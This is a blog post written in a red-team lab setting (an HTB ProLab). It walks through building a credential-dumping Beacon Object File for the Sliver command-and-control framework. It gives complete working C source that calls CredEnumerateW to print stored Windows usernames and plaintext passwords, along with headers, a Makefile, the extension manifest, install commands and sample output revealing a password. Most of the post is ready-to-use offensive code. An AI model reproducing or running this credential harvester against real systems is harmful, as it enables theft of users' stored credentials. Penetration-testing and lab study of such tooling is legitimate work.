
Introduction
Lately, while working with had on Rastalabs HTB ProLab, after getting the first shell by “phishing” (big quotes around that!) the bowen user, we noticed something strange. The credman command, which exists in both Sliver and Adaptix, behaves completely differently.
Running Adaptix’s credman gave us valid creds for the user. Running Sliver’s credman gave us nothing.
Sliver’s credman:
[server] sliver (WEARY_DEW) > credman 3024
[*] Successfully executed credman (coff-loader)
[*] Got output:
KERNEL32$OpenProcess failed with error code 5
Adaptix’s credman: Gave us the goods - username and password, clean and simple.

We checked the source code for both BOFs and found that Sliver’s implementation was way more complicated, while Adaptix’s credman was just calling the CredEnumerateW Windows API. Simple and effective.
Turns out Sliver’s implementation uses ADVAPI32$CredBackupCredentials to harvest credentials for all users in the system, which requires SYSTEM privileges. Meanwhile, Adaptix’s credman just calls ADVAPI32$CredEnumerateW, which enumerates credentials only for the current user.
So why couldn’t we get what we wanted in Sliver? That’s when I decided to create a BOF for Sliver that would call CredEnumerateW and get us those creds.
BOF Creation
A nice explanation on how to convert existing BOFs to work with Sliver can be found here.
File Structure
CredEnumBOF/
├── CredEnum.c          # Main BOF source code
├── beacon.h            # Beacon API definitions
├── bofdefs.h           # Windows API declarations
├── extension.json      # Sliver extension metadata
├── Makefile            # Build instructions
├── README.md           # Documentation
├── credenum.x64.o      # Compiled 64-bit BOF (after make)
└── credenum.x86.o      # Compiled 32-bit BOF (after make)
By reading the Sliver documentation on BOF conversion, we know we need to:
- Create an
extension.json(replaces Cobalt Strike’s.cna) - Adapt the code to use Sliver’s BOF API
- Set up proper header files with function declarations
The Code
Our main BOF code (shamelessly copied from Adaptix’s BOF):
CredEnum.c:
#include <stdio.h>
#include <windows.h>
#include <wincred.h>
#include "beacon.h"
#include "bofdefs.h"

void go() {
    DWORD count;
    PCREDENTIALW * creds;

    if (!ADVAPI32$CredEnumerateW(NULL, 0, &count, &creds)) {
        if (KERNEL32$GetLastError() == 1168) {
            BeaconPrintf(CALLBACK_OUTPUT,"[CREDENTIALS] Credential Manager empty.");
            return;
        } else {
            BeaconPrintf(CALLBACK_OUTPUT,"[CREDENTIALS] Could not enumerate credentials. Error code: %d\n", KERNEL32$GetLastError());
            return;
        }
    }

    BeaconPrintf(CALLBACK_OUTPUT,"[CREDENTIALS] Found %d credentials:\n", count);
    for (DWORD i = 0; i < count; i++) {
        BeaconPrintf(CALLBACK_OUTPUT,"  Target Name: %ls\n", creds[i]->TargetName ? creds[i]->TargetName : L"[None]");
        BeaconPrintf(CALLBACK_OUTPUT,"  User Name: %ls\n", creds[i]->UserName ? creds[i]->UserName : L"[None]");
        BeaconPrintf(CALLBACK_OUTPUT,"  Password: %.*ls\n", (creds[i]->CredentialBlobSize / sizeof(wchar_t)), (wchar_t *) creds[i]->CredentialBlob);
        BeaconPrintf(CALLBACK_OUTPUT,"\n");
    }
    if (creds) {
        ADVAPI32$CredFree(creds);
    }
}
Now we need to identify which defines and declarations are needed. Looking at the code, we need:
Beacon API elements:
CALLBACK_OUTPUTBeaconPrintf
Windows API calls (using Dynamic Function Resolution):
ADVAPI32$CredEnumerateWADVAPI32$CredFreeKERNEL32$GetLastError
I could just copy-paste the header files from Adaptix’s source code, but I prefer keeping things minimal for clarity. Here’s what we actually need:
beacon.h:
/*
 * Minimal Beacon API for CredEnum BOF
 * Only includes the essential functions needed
 */

#ifndef BEACON_H
#define BEACON_H

#include <windows.h>

/* Output callbacks */
#define CALLBACK_OUTPUT      0x0
#define CALLBACK_ERROR       0x0d

/* Beacon output function */
DECLSPEC_IMPORT void BeaconPrintf(int type, const char * fmt, ...);

#endif /* BEACON_H */
bofdefs.h:
/*
 * Minimal BOF definitions for CredEnum
 * Dynamic Function Resolution (DFR) declarations for required Windows APIs
 */

#ifndef BOFDEFS_H
#define BOFDEFS_H

#include <windows.h>
#include <wincred.h>

/* ADVAPI32.DLL - Credential Management Functions */
DECLSPEC_IMPORT BOOL WINAPI ADVAPI32$CredEnumerateW(LPCWSTR Filter, DWORD Flags, PDWORD Count, PCREDENTIALW **Credential);
DECLSPEC_IMPORT VOID WINAPI ADVAPI32$CredFree(PVOID Buffer);

/* KERNEL32.DLL - Error Handling */
DECLSPEC_IMPORT DWORD WINAPI KERNEL32$GetLastError(VOID);

#endif /* BOFDEFS_H */
The key here is understanding Dynamic Function Resolution (DFR). The LIBRARY$Function syntax tells the BOF loader which DLL contains each function. This avoids hardcoding imports and keeps the BOF flexible.
Build Configuration
Makefile:
BOFNAME := credenum
CC_x64 := x86_64-w64-mingw32-gcc
CC_x86 := i686-w64-mingw32-gcc

all:
	$(CC_x64) -o $(BOFNAME).x64.o -Os -c CredEnum.c
	$(CC_x86) -o $(BOFNAME).x86.o -Os -c CredEnum.c

clean:
	rm -f *.o *.exe
Simple and clean. We compile for both x64 and x86 architectures.
Extension Metadata
Since our BOF doesn’t take any arguments, the extension.json is straightforward:
extension.json:
{
    "name": "credenum",
    "version": "1.0.0",
    "command_name": "credenum",
    "extension_author": "0x2LFA adapted it for Sliver",
    "original_author": "Adaptix",
    "repo_url": "https://github.com/0x2LFA/CredEnum",
    "help": "Enumerate credentials from Windows Credential Manager using CredEnumerateW API",
    "long_help": "Enumerates all stored credentials in Windows Credential Manager and displays target names, usernames, and passwords. No arguments required.",
    "depends_on": "coff-loader",
    "entrypoint": "go",
    "files": [
        {
            "os": "windows",
            "arch": "amd64",
            "path": "credenum.x64.o"
        },
        {
            "os": "windows",
            "arch": "386",
            "path": "credenum.x86.o"
        }
    ],
    "arguments": []
}
The important bits:
depends_on: “coff-loader” tells Sliver this is a BOFentrypoint: “go” matches our function name in CredEnum.cfiles: Points to our compiled .o files for each architecturearguments: Empty array since we don’t need any
Compilation and Deployment
1. Compile the BOF
cd CredEnumBOF
make
Expected output:
x86_64-w64-mingw32-gcc -o credenum.x64.o -Os -c CredEnum.c
i686-w64-mingw32-gcc -o credenum.x86.o -Os -c CredEnum.c
2. Install in Sliver
# Start Sliver server
sliver-server

# In Sliver console
sliver > extensions install /path/to/CredEnumBOF

# Verify installation
sliver > extensions list
3. Use in Active Session
# After getting a session
sliver > use [session-id]
sliver (IMPLANT) > credenum

[*] Successfully executed credenum (coff-loader)
[*] Got output:
[CREDENTIALS] Found 1 credentials:
  Target Name: bowen
  User Name: bowen
  Password: RafaelNadal003
And that’s it! We now have a working BOF that actually dumps credentials instead of throwing errors.
Key Points
- Sliver BOFs use
extension.jsoninstead of.cnafiles - Dynamic Function Resolution (
LIBRARY$Function) is how BOFs resolve API calls - Keep your header files minimal - only include what you actually use
- The
go()function is your entrypoint (unless you specify otherwise) - Sometimes the simplest approach (just calling the API directly) beats a complicated one
Now get those creds!